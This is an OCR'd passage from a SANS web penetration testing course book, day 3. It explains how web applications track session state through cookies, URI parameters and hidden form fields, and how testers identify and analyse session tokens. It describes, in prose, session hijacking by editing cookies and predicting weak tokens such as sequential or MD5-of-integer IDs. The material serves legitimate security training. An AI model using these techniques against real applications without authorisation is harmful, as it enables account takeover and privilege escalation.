542.3
Injection

Web Penetration Testing and Ethical Hacking

Injection

SANS Security 542.3

Version B02_02

Welcome to SANS Security 542.3!

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

Web Penetration Testing and Ethical Hacking

Here is the Table of Contents for Day 3.




Welcome to Security 542, Web Penetration Testing and Ethical Hacking: day 3.

Today we will discuss injection.



We will next discuss session tracking.




HTTP is a stateless protocol. This means that the application must maintain a method of identifying requests as being part of the same session.

Servers must have a way to identify individual requests as being part of a longer session. Otherwise, many applications would not be able to keep track of the data used to provide functionality.


Most web languages have built-in session management, and these are the recommended ways to maintain a session state. They have been tested and when errors are found, mostly, they are fixed. When developers get fancy and create their own session management system, they often miss something. In these cases, the attacker has an opportunity to break the application.

Popular methods include cookies, URL parameters, and hidden form fields.



To track sessions, a token, numeric identifier, or other unique information is passed between the client and the server.

Usually, applications use a single identifier as the token, session ID, or numeric data in order to track sessions. That said, the developer of the application is free to use whatever he or she likes. For example, some developers pass every piece of information they need to the client and back again. Of course, they trust that the client will not change this data before sending it back to the server. (Insert evil laugh here.)



All of these mechanisms for passing session state are used to support one of two types of sessions:

Client-side

Server-side


Client-side:

In client-side sessions, the application sends all the session data to the client and the client sends it back unchanged. This lowers the overhead on the server and enables the application to be load-balanced across multiple servers, without having to be specially configured to support persistent sessions across the various servers.

Client-side sessions bode well for attackers, because the server trusts the client completely.

Server-side:

In server-side sessions, all of the session data is stored on the server. A session ID is passed between the client and the server. Sometimes, the server will still pass the session data to the client for GUI support or user friendliness, but in secure applications this data is untrusted when it is returned and verified against the server version.



Session data is important, but how do we track this session across requests? The platform usually provides us a means, but the application might override it or use its own method.

Typically, a session token is passed to and from the client, which the server/application then uses to map to the session data stored on the server.


The following are popular methods for tracking state:

Cookies

URI parameters

Hidden form fields

As testers, we need to evaluate these tokens for problems or predictability.



A cookie is just a snippet of data that is sent from the server to the client, stored on the client, and sent back to the server upon request. These cookies can be stored in memory or written to disk, depending on the developer's purpose. Often, this information is just a session identifier, but quite often this data is more informative. For example, the application can store your user name, so that the next time you visit, it will recognize you.

URI Parameters

- Data is placed in the URI of links
  - Param=value format
- When a user clicks a link, the browser sends the data in the URI back to the server
  - It sends this data in an HTTP GET request
- For example:
  - http://www.sans.org/index.php?sessionid=124534
- As mentioned previously, separate parameters are separated by & symbols

Web Penetration Testing and Ethical Hacking

Another method of passing session tokens between the server and the client is by placing them in the URI. Either the session token itself, or the actual session data, can be included in parameters and inserted into each of the links on the page, before the page is sent to the client.

Hidden Form Fields

- Forms are used for user input
  - But they can also be pre-populated by the server in the response it sends back to the browser
- Form fields that are marked "hidden" are not displayed to the user
  - Forms can have a mixture of visible and hidden fields...
  - ... Or, they can have entirely hidden fields
  - User doesn't see the form, but its values are passed back to the server as part of the next request
- For example, the source HTML might contain:

```
<input type="hidden" name="username"
  value="c_smith">
```

Web Penetration Testing and Ethical Hacking


As applications are built, forms are used to accept input from the user. These forms can also include hidden form fields, which contain the information that the application needs passed across the session. Typically, we see significant information being stored in hidden form fields. Of course, this is an example of the developer trusting all of his or her users.

Attacker's Perspective of Session State


- Session state is a major target
- Multiple tools are used to attack session
  - Interception proxies provide access to sessions
  - Scripts to brute-force session IDs
- Changing session ID can:
  - Give attacker access as someone else
  - Disclose sensitive information
  - Elevate attacker's privileges
  - Much more!

Web Penetration Testing and Ethical Hacking

A session state is one of the primary attack targets for web applications. If an attacker can find a session state issue, many attack vectors are opened. For example, we could hijack someone else's session and perform functions as them, with his or her credentials. Or, we could modify the session state to indicate administrator-level privilege within the application.



Next up: session token gathering and session fixation.




Maintaining the concept of a "session" across many different TCP connections is commonly accomplished using any combination of cookies, URL-parameters, hidden-form-fields, and IP/browser information. If we can understand the logic behind maintaining session state, we may manipulate it to attack the application.

The simplest example of a session token is a cookie called USERID. If you look at your cookie USERID and it says your name in Fullname.Lastname notation, you may become the user "Arthur.Dent" by modifying that cookie to be "Arthur.Dent/" Session token manipulation is based on the concept of manipulating "hidden" parts of your web browsing session and observing how it affects the application. If you can isolate the things that make up a session, either you can modify your session parameters at will (including, in some cases, whether you have administrative access) or you know what to grab in your XSS/CSRF attacks.

What about a USERID cookie with the value of" S2V2aW4gSm9obnNvbg==\"? How about "72b28b1b696ecaadfc0f212f16809850," or "655609cdf4d93495c9f3166e6d"? In order, those were Base64 encoded, md5sum, and hex-encoded output from crypt with the password of "abcdefg." All represent opportunities to manipulate the application with new session tokens of the attacker's choosing.

Sending repeated, "new" (without session information) requests for the login page using tools like Wget, Python or Netcat will normally cause the web application to generate a new session ID each time. Look for patterns in the generated session IDs. Are they somewhat sequential? Do they change in an identifiable pattern? Are there any fields which do not change? Sometimes a timestamp is encoded or encrypted, and occasionally seconds may be omitted, resulting in encrypted, encoded, or hashed values that remain the same for the whole minute.



Web applications often need to track session state across requests using various techniques. They may pass data via the URL as shown at the top with the jsessionid. They may also use hidden form fields as in the middle graphic where the ViewState variable is set as a hidden form input. The final method is using a cookie. At the bottom we have a Set-Cookie response header creating a JSESSIONID cookie.


Keep in mind that some applications are complex and may use multiple methods.

Identifying Session Tokens

- Identifying standard session credentials created by application development environment:
  - Some automated tools do this for you, such as Burp
  - Java and JSESSIONID or PHP and PHPSESSIONID
  - Determining session credentials based on their names:
    - Google is your friend! Research variable names via web searches
    - Several examples include items such as session, sessionid, or sid
  - Finding session credentials based on its behavior and intuition:
    - Observing a variable that changes for each login
    - If we remove a cookie, does the site prompt us to log in again?

Web Penetration Testing and Ethical Hacking

One of the steps we must do is to identify the method of passing session state. Some of the tools we use, such as Burp and w3af, attempt to determine this for us. But they do not always succeed. We need to look for known session identifiers, and if they are not found, we need to decide which variables are used. Look for variables that change for each login, or block a variable and see if we get redirected to the login page.



Session token predictability is a serious problem if it exists within the target application. If the token can be predicted, an attacker could guess what session tokens have already been used and then hijack an active session.

In this slide we show some examples of predictable tokens. We have incremental tokens in the first pattern. The second pattern of hex digits on the screen is the md5 hash of the ascii representation of integers starting at 1. We see md5sum(1), md5sum(2), md5sum(3), and md5sum(4).

We also find that if developers create their own session token, we often find that they use client data such as the IP address as the token. They typically encode or hash it in some manner, but we should detect that in our testing.

Manually Collecting Session Credentials

- Although this method is not used often, sometimes it is required:
  - This may be because the application is complex and requires human interaction or has issues with automated tools
- As you browse the site record, the session credential:
  - Flat file or spreadsheet works well
- Analysis can then be done using Excel or Calc

Web Penetration Testing and Ethical Hacking

